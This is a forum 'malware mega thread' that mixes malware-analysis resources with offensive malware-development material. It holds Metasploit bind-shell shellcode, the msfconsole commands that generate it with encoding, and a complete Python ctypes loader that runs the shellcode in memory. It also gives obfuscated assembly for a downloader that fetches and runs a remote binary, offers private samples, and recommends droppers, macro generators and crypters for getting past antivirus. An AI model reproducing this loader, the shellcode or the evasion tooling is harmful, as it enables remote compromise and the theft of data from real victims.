GreySec Forums

The Malware Mega Thread.

+- GreySec Forums (*https://greysec.net*)
+-- Forum: Low-level Security and Malware (*https://greysec.net/forumdisplay.php?fid=47*)
+--- Forum: Malware Development (*https://greysec.net/forumdisplay.php?fid=48*)
+--- Thread: The Malware Mega Thread. (*/showthread.php?tid=2451*)

_ _ _

The Malware Mega Thread. - Vector

Hello GS. I wanted to make this thread as a sort of information dump about anything and everything to do with malware. From malware development to reverse engineering and analyzing said malware. I will be posting about samples, some scripts i have made over the years and a general summary of projects and examples i have worked on in the past. I will also be posting about certain books that i have found useful and things like specialized distros and such.

I would encourage anyone that has any interesting information to add to do so. It wouldn't be a mega thread if we wouldn't add as much resources as possible.

Table of Contents

1. Analysis and Reverse Engineering Resources

Personally i focus more on the development side of things but i've come across a few resources that i think will be useful to anyone trying to get more into the analysis side. Of course first and foremost; Practical Malware Analysis.Is the aspiring analyst's bible. It is complete with exercises and examples. Best practices and imparts solid foundational knowledge. It is in my opinion an excellent starting point.

These presentation slides that i have found offer a quick overview of some of the tools, techniques and procedures that you will need to know before getting into any sort of work with regards to malware analysis. It discusses some points like risk reduction by implementing platform diversity. Such as using different operating systems in VM or otherwise to do your technical detective work. It goes into some VM basics and goes into how to create a safe environment among other things.

Basically it's a summary of a lot of the important things to take into consideration. It's useful as a reference guide as well together with the Practical Malware Analysis ebook.

When it comes to virtualization i like VMware a lot. They offer a free version of their product called VMware Player. That in my experience is pretty useful for testing malware on different platforms. The paid version called VMware Workstation offers more features that might be useful to you if you can afford to pay the 200$ price tag.

I like to use Windows in VM on occasion to test certain types of malware out. Fortunately there's free images of the OS available from Microsoft's own website directly. Check out the available versions by

clicking here.

If you would like to perform some reverse engineering on your virtual Windows machine check out OllyDBG. I particularly enjoyed playing around with this debugger on Windows. A quick start guide can be found by clicking here.

From a platform diversity standpoint you might want to do some of these tasks on Linux as well. In that case, you may be interested in REMnux. Which is a Linux distro that is built with the needs of the reverse engineer in mind, it comes pre-installed with a bunch of tools. Check out the distro at the link below.

https://remnux.org/#distro

A quick tool overview can be found at the link here;

https://remnux.org/#tools

To the best of my knowledge it doesn't come with a debugger that has a GUI. There are however Linux debuggers that come with graphical user interfaces. For instance, i like EDB-Debugger, it's my go-to Linux debugger. If i recall correctly it is based on OllyDBG. Below i have posted a shell script that automates the installation of EDB-Debuger if you're interested.

Code:
```
#!/bin/bash

# install dependencies
sudo apt-get install       \
    cmake                  \
    build-essential        \
    libboost-dev           \
    libqt5xmlpatterns5-dev \
    qtbase5-dev            \
    qt5-default            \
    libqt5svg5-dev         \
    libgraphviz-dev        \
    libcapstone-dev

# build and run edb
git clone --recursive https://github.com/eteran/edb-debugger.git
cd edb-debugger
mkdir build
cd build
cmake ..
make

# Comment this last one out if you don't want to run EDB after installation
./edb
```

What this shell script does is install all the dependencies you need, after which it builds the debugger from source and starts it up for you. If it's run from your home directory, the EDB directory will be in your /home/ as well. In that case you can use an alias to start it from the command line by typing the following into your terminal.

Code:
```
alias edb="cd ~/edb-debugger/build && ./edb"
```

Now when you type `edb` it will start up for you. Alternatively you could make a symbolic link as well. But i find a simple alias to be just as effective in this case.

To conclude this category make sure you bookmark the following repo on github.

https://github.com/rshipp/awesome-malware-analysis

As the name might suggest the repo contains a curated list of awesome malware analysis tools and resources. Definitely worth checking out!

2. Samples, Open Source and Otherwise

There are a number of places where one can go and find some interesting samples to play around with. I'll start off with some resources that can be found on Github.

I have a repo forked on my Github that contains a list of Rootkits that can be downloaded from Github and a couple of other places. Check it out below.

https://github.com/NullArray/RootKits-List-Download

Furthermore i have compiled a small list of sites that offer malware samples as well.

http://www.kernelmode.info/forum/viewforum.php?f=16
https://virusshare.com/
https://www.scumware.org/index.scumware
http://malc0de.com/database/
http://labs.sucuri.net/?malware
https://zeustracker.abuse.ch/monitor.php?browse=binaries

Alternatively i recently came across a project on Github that works by automatically searching a number of sites for malware samples. It's a bit outdated and i personally haven't used it but i thought it deserved a mention regardless so here's the tool.

What's more, i am currently in the possession of about 50 malicious files and programs. Among which Trojans, Keyloggers, Worms and more. If you'd like to see if my collection might have something interesting for you, check out this paste where i posted a rough list of what i currently have. Send me a PM if you'd like to receive one or more of my samples.

https://pastebin.com/dXetvYKk

3. MalDev, Resources, Technical & Techniques.

I'll start this section off by posting a couple of books. Since we'll be talking about malware development i decided to compile some resources for this thread that have to do with Assembly, Kernel Exploitation, Shellcode and since I am a Python programmer i will also be adding some e-books that deal with MalDev in Python.

Kernel Exploitation: Attacking The Core. Deals with everything from shell code to CPU architecture, general kernel auditing and abusing Linux Privilege Models. Techniques that you might want to incorporate into your malware such as rootkits.

Next up i have a collection of ebooks that delve into the world of Assembly. I had considered putting this under the Reverse Engineering section but i reckon that being good at Assembly is a plus for the analyst and developer as well. I've recently been trying to get more into it for that reason. Now, admittedly i don't have a lot of experience with it but i think it would be a good addition to this thread regardless. The books in question are as follows:

Code:

```
Intel32-2-Instruction Set ReferenceA.pdf
Intel32-2-Instruction Set ReferenceB.pdf
Linux.Assembly.Language.Programming-2000.pdf
Non-Executable Stack ARM Exploitation(def18).pdf
No_NX.pdf
On the Effectiveness of Address-Space Randomization.pdf
pcasm.pdf
The Art Of Assembly Language.pdf
Understanding the Low Fragmentation Heap-BH10.pdf
```

I've uploaded them to lewd.se which will keep them up for 90 days. So get them while you can if you're interested, by clicking here. However these books are also available at the GreySec Hidden Service resource pool at http://ytxmrc3pcbv5464e.onion/files/Infosec/ under the Security/Hacking zipfile.

I also managed to find an introductory guide to win32 shell code.

What i like about shell code and custom ASM that is converted to shell code is that it can be employed by Python. More specifically with the `ctypes` module and code injection techniques. A while ago i made a thread about this on the forum which i later adapted into a medium article. To illustrate how this can be accomplished i will include some of the info i wrote in the article in this thread as well.

Example; Custom ASM -> Shell Code -> Code Injection with Python

If you have a sample of ASM that performs a specific operation such as spawning an OS shell or downloading and executing a binary from a remote host you might want to employ this functionality in Python to create a more powerful piece of software/malware.

In order to do so however we can't just copy/paste ASM directly into a Python script. Instead, Python reads the machine code in as a bytearray of shellcode where the binary data is represented by a hex value where the \x represents the offset. If you've worked with Metasploit before or have experience with shell code in any other capacity you might recognize that this looks like the following.

Code:

```
"\xb8\xee\x7c\x98\x76\xdb\xc6\xd9\x74\x24\xf4\x5b\x31\xc9"
"\xb1\x53\x31\x43\x12\x03\x43\x12\x83\x2d\x78\x7a\x83\x4d"
"\x69\xf8\x6c\xad\x6a\x9d\xe5\x48\x5b\x9d\x92\x19\xcc\x2d"
"\xd0\x4f\xe1\xc6\xb4\x7b\x72\xaa\x10\x8c\x33\x01\x47\xa3"
"\xc4\x3a\xbb\xa2\x46\x41\xe8\x04\x76\x8a\xfd\x45\xbf\xf7"
"\x0c\x17\x68\x73\xa2\x87\x1d\xc9\x7f\x2c\x6d\xdf\x07\xd1"
"\x26\xde\x26\x44\x3c\xb9\xe8\x67\x91\xb1\xa0\x7f\xf6\xfc"
"\x7b\xf4\xcc\x8b\x7d\xdc\x1c\x73\xd1\x21\x91\x86\x2b\x66"
"\x16\x79\x5e\x9e\x64\x04\x59\x65\x16\xd2\xec\x7d\xb0\x91"
"\x57\x59\x40\x75\x01\x2a\x4e\x32\x45\x74\x53\xc5\x8a\x0f"
"\x6f\x4e\x2d\xdf\xf9\x14\x0a\xfb\xa2\xcf\x33\x5a\x0f\xa1"
"\x4c\xbc\xf0\x1e\xe9\xb7\x1d\x4a\x80\x9a\x49\xbf\xa9\x24"
"\x8a\xd7\xba\x57\xb8\x78\x11\xff\xf0\xf1\xbf\xf8\xf7\x2b"
"\x07\x96\x09\xd4\x78\xbf\xcd\x80\x28\xd7\xe4\xa8\xa2\x27"
"\x08\x7d\x5e\x2f\xaf\x2e\x7d\xd2\x0f\x9f\xc1\x7c\xf8\xf5"
"\xcd\xa3\x18\xf6\x07\xcc\xb1\x0b\xa8\xd0\x82\x85\x4e\x7e"
"\x15\xc0\xd9\x16\xd7\x37\xd2\x81\x28\x12\x4a\x25\x60\x74"
"\x4d\x4a\x71\x52\xf9\xdc\xfa\xb1\x3d\xfd\xfc\x9f\x15\x6a"
"\x6a\x55\xf4\xd9\x0a\x6a\xdd\x89\xaf\xf9\xba\x49\xb9\xe1"
"\x14\x1e\xee\xd4\x6c\xca\x02\x4e\xc7\xe8\xde\x16\x20\xa8"
"\x04\xeb\xaf\x31\xc8\x57\x94\x21\x14\x57\x90\x15\xc8\x0e"
"\x4e\xc3\xae\xf8\x20\xbd\x78\x56\xeb\x29\xfc\x94\x2c\x2f"
```

```
"\x01\xf1\xda\xcf\xb0\xac\x9a\xf0\x7d\x39\x2b\x89\x63\xd9"
"\xd4\x40\x20\xe9\x9e\xc8\x01\x62\x47\x99\x13\xef\x78\x74"
"\x57\x16\xfb\x7c\x28\xed\xe3\xf5\x2d\xa9\xa3\xe6\x5f\xa2"
"\x41\x08\xf3\xc3\x43"
```

As alluded to, this is shell code generated by Metasploit, what this shell code does when executed, is open port 8899 on the target Windows machine and listens for incoming connections over TCP. Once a connection has been established it spawns an OS shell. You can reproduce it by entering the following commands into your instance of msfconsole.

Code:

```
use payload/windows/shell/bind_tcp

set LPORT 8899

generate -b '\x00' -e x86/shikata_ga_nai -f /tmp/payload.txt
```

This will save the generated shell code to a file called 'payload.txt' in your /tmp/ directory. The -b flag omits the use of a bad character(The null byte) and the -e flag sets the encoding scheme for the payload to 'shikata_ga_nai' on x86 architecture. More on generating payloads here.


We can have this shellcode execute on our target machine by using the CreateRemoteThread method. Python's 'ctypes' library is excellent for this.

Code:

```
import os
import ctypes

def execute():
     # Bind shell
     shellcode = bytearray(
     "\xb8\xee\x7c\x98\x76\xdb\xc6\xd9\x74\x24\xf4\x5b\x31\xc9"
     "\xb1\x53\x31\x43\x12\x03\x43\x12\x83\x2d\x78\x7a\x83\x4d"
     "\x69\xf8\x6c\xad\x6a\x9d\xe5\x48\x5b\x9d\x92\x19\xcc\x2d"
     "\xd0\x4f\xe1\xc6\xb4\x7b\x72\xaa\x10\x8c\x33\x01\x47\xa3"
     "\xc4\x3a\xbb\xa2\x46\x41\xe8\x04\x76\x8a\xfd\x45\xbf\xf7"
     "\x0c\x17\x68\x73\xa2\x87\x1d\xc9\x7f\x2c\x6d\xdf\x07\xd1"
     "\x26\xde\x26\x44\x3c\xb9\xe8\x67\x91\xb1\xa0\x7f\xf6\xfc"
     "\x7b\xf4\xcc\x8b\x7d\xdc\x1c\x73\xd1\x21\x91\x86\x2b\x66"
     "\x16\x79\x5e\x9e\x64\x04\x59\x65\x16\xd2\xec\x7d\xb0\x91"
     "\x57\x59\x40\x75\x01\x2a\x4e\x32\x45\x74\x53\xc5\x8a\x0f"
     "\x6f\x4e\x2d\xdf\xf9\x14\x0a\xfb\xa2\xcf\x33\x5a\x0f\xa1"
     "\x4c\xbc\xf0\x1e\xe9\xb7\x1d\x4a\x80\x9a\x49\xbf\xa9\x24"
     "\x8a\xd7\xba\x57\xb8\x78\x11\xff\xf0\xf1\xbf\xf8\xf7\x2b"
     "\x07\x96\x09\xd4\x78\xbf\xcd\x80\x28\xd7\xe4\xa8\xa2\x27"
     "\x08\x7d\x5e\x2f\xaf\x2e\x7d\xd2\x0f\x9f\xc1\x7c\xf8\xf5"
     "\xcd\xa3\x18\xf6\x07\xcc\xb1\x0b\xa8\xd0\x82\x85\x4e\x7e"
     "\x15\xc0\xd9\x16\xd7\x37\xd2\x81\x28\x12\x4a\x25\x60\x74"
     "\x4d\x4a\x71\x52\xf9\xdc\xfa\xb1\x3d\xfd\xfc\x9f\x15\x6a"
     "\x6a\x55\xf4\xd9\x0a\x6a\xdd\x89\xaf\xf9\xba\x49\xb9\xe1"
     "\x14\x1e\xee\xd4\x6c\xca\x02\x4e\xc7\xe8\xde\x16\x20\xa8"
     "\x04\xeb\xaf\x31\xc8\x57\x94\x21\x14\x57\x90\x15\xc8\x0e"
     "\x4e\xc3\xae\xf8\x20\xbd\x78\x56\xeb\x29\xfc\x94\x2c\x2f"
     "\x01\xf1\xda\xcf\xb0\xac\x9a\xf0\x7d\x39\x2b\x89\x63\xd9"
     "\xd4\x40\x20\xe9\x9e\xc8\x01\x62\x47\x99\x13\xef\x78\x74"
```

```
        "\x57\x16\xfb\x7c\x28\xed\xe3\xf5\x2d\xa9\xa3\xe6\x5f\xa2"
        "\x41\x08\xf3\xc3\x43")

        ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
        ctypes.c_int(len(shellcode)),
        ctypes.c_int(0x3000),
        ctypes.c_int(0x40))

        buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

        ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),
        buf,
        ctypes.c_int(len(shellcode)))

        ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
        ctypes.c_int(0),
        ctypes.c_int(ptr),
        ctypes.c_int(0),
        ctypes.c_int(0),
        ctypes.pointer(ctypes.c_int(0)))

        ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),
        ctypes.c_int(-1))

if __name__ == "__main__":
        execute()
```

Executing the script will result in the shell code we have defined being run in memory. More on code injection here



Say you have some custom ASM that you would like to employ in a similar manner. No problem, it so happens there's a Linux utility to assist us with exactly that.

In example, here's some encoded ASM that I generated with an unrelated script. For the sake of brevity I will not post the entire program but a sample so that you get a feeling for what we're converting here.

Code:

```
xor eax,eax
```

```
push eax
push 0x22657841
pop eax
shr eax,0x08
push eax
mov eax,0x1d4f211f
mov ebx,0x78614473
xor eax,ebx
push eax
mov eax,0x3c010e70
mov ebx,0x5567524a
xor eax,ebx
push eax
mov eax,0x3c481145
mov ebx,0x78736c6c
xor eax,ebx
push eax
mov eax,0x4a341511
mov ebx,0x6d516d74
```

What the complete program does is download a binary from a remote host and run it. To convert this to a bytearray of shellcode we will use the utility called objdump and a regular expression using grep, after which the shellcode will be printed to the terminal. The commands for which are structured as follows.

Code:
```
objdump -d ./PROGRAM|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d'
'|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed
's/^/"/'|sed 's/$/"/g'
```

Where you replace “PROGRAM” with the binary ASM file and if all went well, the proper shellcode will be printed to the terminal in the following format.

Code:
```
\x26\xde\x26\x44\x3c\xb9\xe8\x67\x91\xb1\xa0\x7f\xf6\xfc
\x7b\xf4\xcc\x8b\x7d\xdc\x1c\x73\xd1\x21\x91\x86\x2b\x66
\x16\x79\x5e\x9e\x64\x04\x59\x65\x16\xd2\xec\x7d\xb0\x91
\x57\x59\x40\x75\x01\x2a\x4e\x32\x45\x74\x53\xc5\x8a\x0f
```

All that's left is to add your newly formatted code as an argument to the bytearray method in the Python script from before like so.

Code:
```
def execute():
    shellcode = bytearray(#---SHELLCODE GOES HERE---#)
```

If you're interested in learning how to build python based Malware check out these books: Grey Hat python and Black Hat Python. they cover a lot of general security oriented subjects but especially Black hat Python has a focus on malicious software in the latter half of the book.

If you're interested in a couple more examples of Python based Malware you can check out my Cypher Ransomware, my friend Sithis' Crypter Ransomware Project or perhaps one of the best Python based malwares out there in my opinion, called PuPy

It might also be interesting to note that fairly recently a backdoor development framework was released on github by the name of Covertutils. Itallows you to you to easily write backdoors, communications and such

is by in large taken care of so you can focus on writing actual payloads. You can check it out here.

4. Deployment & Encoding

Any malware dev will tell you that getting your payload to he target undetected is perhaps the most important part in a malware campaign. Or any engagement in which malware might be leveraged to some end. Be it surveillance or stealing banking info for instance.

For that reason i have decided to include some resources here that may be useful in that regard.

First off under the category 'deployment' the Dr0p1t-framework can be used to create a stealthy malware dropper. A dropper is a piece of malware that downloads other kinds of malware to the target's machine.

Secondly VBad is a fully customizable VBA Obfuscation Tool combined with an MS Office document generator. It's the type of tool you'd use to spread your malware via malicious MS Office documents. The VBA script gets embedded in a Word document in example and when the Macro is activated it downloads the payload of your choice to the victim's machine and executes it.

ThirdlypeCloakCapstone is a crypter. This piece of software is used in order to encode your payload in order to defeat AV solutions. It's a fork of PeCloak originally written by someone at Security Sift. You can read about the original project and how it operates by clicking here.

Last but not least, i wrote a thread a while ago here on GreySec that serves as an introduction to Sandbox Evasion with Python. Which is also a technique you can employ in order to attempt to bypass certain AV solutions. Just follow this link in order to be taken to the thread in question.

5. Miscellaneous

If you're interested in how Malware behaves in the wild, you might want to consider setting up a honeypot. It so happens there's one that is easily deployable, called HoneyPy. Check out the project's repo below.

https://github.com/foospidy/HoneyPy

The HoneyPy honeypots send their data to HoneyDB as well. Which keeps track of all the activity that takes place in the honeypot environments. It has a data visualization service as well. Check it out below.

https://riskdiscovery.com/honeydb/

For convenience sake i wrote a command line interface for HoneyDB so that you can keep track of all the activity from the comfort of your terminal. Download it directly from my repo at Github Or simply clone it.

Code:
```
git clone https://github.com/NullArray/Mimir.git
```

More?

Please feel free to post all you malware related resources in this thread. Be it books, tools, code snippets, custom malware you wrote. Or techniques you like to employ. I am looking forward to reading your contributions!
